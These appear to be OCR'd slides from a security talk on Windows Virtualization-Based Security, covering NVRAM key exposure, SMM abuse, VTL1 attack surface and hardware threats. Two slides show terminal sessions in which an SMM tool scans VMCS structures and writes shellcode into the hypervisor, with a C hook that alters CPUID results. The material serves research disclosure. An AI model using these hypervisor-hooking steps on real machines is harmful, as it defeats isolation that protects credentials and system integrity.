
S4 is insecure without TPM

```
1729620: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
1729630: 00 00 00 00 00 4e 56 41 52 0b 00 ff ff ff 88 01  .....NVAR.......
1729640: 4e 56 41 52 0c 00 0c 00 00 88 00 00 4e 56 41 52  NVAR........NVAR
1729650: 0c 00 f6 02 00 88 00 10 4e 56 41 52 ae 00 ff ff  ........NVAR....
1729660: ff 02 2f 56 73 6d 4c 6f 63 61 6c 4b 65 79 32 00  ../VsmLocalKey2.
1729670: 4c 4b 45 59 50 4b 47 31 96 00 00 00 01 00 01 00  LKEYPKG1........
1729680: 2c 00 00 00 01 00 01 00 01 00 00 00 21 19 e8 7b  ,...........!..{
1729690: 48 67 31 2e 86 cb b4 63 81 37 bc 41 3e 1c bc 5d  Hg1....c.7.A>..]
17296a0: b5 ad ad 51 dd 43 3b f4 84 f7 4b 88 5a 00 00 00  ...Q.C;...K.Z...
17296b0: 01 00 00 00 00 00 00 00 00 00 00 00 5c 6c 1a 00  ............\l..
17296c0: 00 00 00 00 00 00 00 00 00 00 00 00 62 6b a5 00  ............bk..
17296d0: 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00  ................
17296e0: 00 00 00 00 01 00 00 00 00 00 00 00 37 00 00 00  ............7...
17296f0: 00 00 00 00 00 00 00 00 00 00 00 00 00 06 00 00  ................
1729700: 00 00 01 00 00 00 4e 56 41 52 1c 00 ff ff ff 03  ......NVAR......
1729710: 32 42 75 67 43 68 65 63 6b 43 6f 64 65 00 1a 00  2BugCheckCode...
1729720: 00 00 4e 56 41 52 26 00 ff ff ff 03 32 42 75 67  ..NVAR&.....2Bug
1729730: 43 68 65 63 6b 50 61 72 61 6d 65 74 65 72 31 00  CheckParameter1.
1729740: 01 12 04 00 00 00 00 00 4e 56 41 52 20 00 ff ff  ........NVAR ...
1729750: ff 03 32 42 75 67 43 68 65 63 6b 50 72 6f 67 72  ..2BugCheckProgr
1729760: 65 73 73 00 01 00 00 00 4e 56 41 52 20 00 ff ff  ess.....NVAR ...
```

SMM

- SMM is highly-privileged mode of CPU, unrestricted by hypervisor
- Usually, firmware vendors pack quite some services in SMM; they can be invoked by write to I/O port 0xb2
- A lot of bugs in SMM found recently

SMM code tends to be buggy



SMM

- It is well-known that SMM vulnerability can be used to compromise a hypervisor in runtime
  - BTW, secureboot as well
- VBS allows direct access to I/O port 0xb2, as well as to ACPI NVS
- Intel researchers demoed searching VTL1 memory for password hashes

SMM abuse example

```
testuser@DESKTOP-W10 /c/Users/testuser/projects/bh16
$ tasklist | grep -i iso
LsaIso.exe                     812 Services                   0      3,108 K

testuser@DESKTOP-W10 /c/Users/testuser/projects/bh16
$ ./smm31.exe scan 0 2>/dev/null >scan.txt

testuser@DESKTOP-W10 /c/Users/testuser/projects/bh16
$ tail -4 scan.txt
VMCS at 0x8d4d000: host:  rip=FFFFF8000809011E cr3=00000000007C9000 ept=000000006A7201E
                   guest: rip=FFFFFFFFFFD05000 cr3=00000000001AB000 cr4=00000000001526F8
VMCS at 0x8d4f000: host:  rip=FFFFF8000809011E cr3=00000000007C9000 ept=000000006A7901E
                   guest: rip=FFFFF78000003035 cr3=000000000121B000 cr4=00000000000026F8

testuser@DESKTOP-W10 /c/Users/testuser/projects/bh16
$ wc -l scan.txt
32 scan.txt
```

SMM abuse example

```
testuser@DESKTOP-W10 /c/Users/testuser/projects/bh16
$ cat hyperhook_cpuid.c
#include <stdint.h>
#include "regsh.h"
#include "vmx.h"

void hook_c(struct regs * regs)
{
        if (do_vmread(VM_EXIT_REASON) == EXIT_REASON_CPUID &&
                regs->r13 == 0xAABBCCDDAABBCCDDULL)
                regs->r13 = 0x1122334411223344ULL;
}
```

```
testuser@DESKTOP-W10 /c/Users/testuser/projects/bh16
$ head -1 scan.txt
VMCS at 0x01fb000: host:  rip=FFFFF8000809011E cr3=00000000007C9000 ept=0000000006A7201E

testuser@DESKTOP-W10 /c/Users/testuser/projects/bh16
$ ./smm31.exe readv FFFFF8000809011E 00000000007C9000 2>/dev/null
vwalk: level 0 ptbase 00000000007C9000 pte 00000000007CD023
vwalk: level 1 ptbase 00000000007CD000 pte 00000000007CF023
vwalk: level 2 ptbase 00000000007CF000 pte 00000000040001A1
va FFFFF8000809011E -> pa 000000000409011E
4C8B4828244C8948

testuser@DESKTOP-W10 /c/Users/testuser/projects/bh16
$ ./magic_cpuid.exe
before cpuid: r13=AABBCCDDAABBCCDD; after cpuid: r13=AABBCCDDAABBCCDD

testuser@DESKTOP-W10 /c/Users/testuser/projects/bh16
$ ./smm31.exe hyperhook FFFFF8000809011E 000000000409011E 2>/dev/null
now=4C8B4828244C8948 write 4C8B48FFF6FEDDE9 pbase=0000000004000000
shsize=0x2000
shellcode written to phys 0000000004000000

testuser@DESKTOP-W10 /c/Users/testuser/projects/bh16
$ ./magic_cpuid.exe
before cpuid: r13=AABBCCDDAABBCCDD; after cpuid: r13=1122334411223344
```

Summary

- Despite its limited scope, VBS is useful
- A lot of effort by MS to make it as secure as possible; still, unusual attack surface
- VTd, TPM strictly necessary (with secureboot)
- SMM vulnerabilities the greatest threat

Questions ?

Extra slides: Non-VBS-specific threats


- CPU erratas
- Rowhammer
- Flashable discrete hardware

VTL1 attack surface

- RPC services implemented in LsaIso (including RPC demarshalling code)
- 48 services implemented in securekernel!IumInvokeSecureService (called by nt!HvlpEnterIumSecureMode)
- VTL1 extensively calls into VTL0 to use some services – need to sanitize all responses

Other funny chipset capabilities

- E.g. chipset can program DRAM SPD
- Capability locked by sane BIOS



Picture taken from Wikipedia article on Serial Presence Detect